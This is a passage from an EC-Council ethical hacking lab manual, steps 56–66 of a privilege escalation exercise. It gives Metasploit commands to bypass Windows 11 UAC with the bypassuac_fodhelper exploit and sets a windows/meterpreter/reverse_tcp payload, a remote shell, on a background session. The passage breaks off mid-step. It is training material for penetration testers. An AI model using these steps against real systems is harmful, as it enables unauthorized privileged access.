
56. The command fails to escalate privileges and returns an error stating **Operation failed**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



57. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.
58. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.


    Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.
59. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

60. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

61. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.




62. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

63. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

64. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

65. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
66. The **Payload options** section displays the requirement for the payload.

    Observe that:

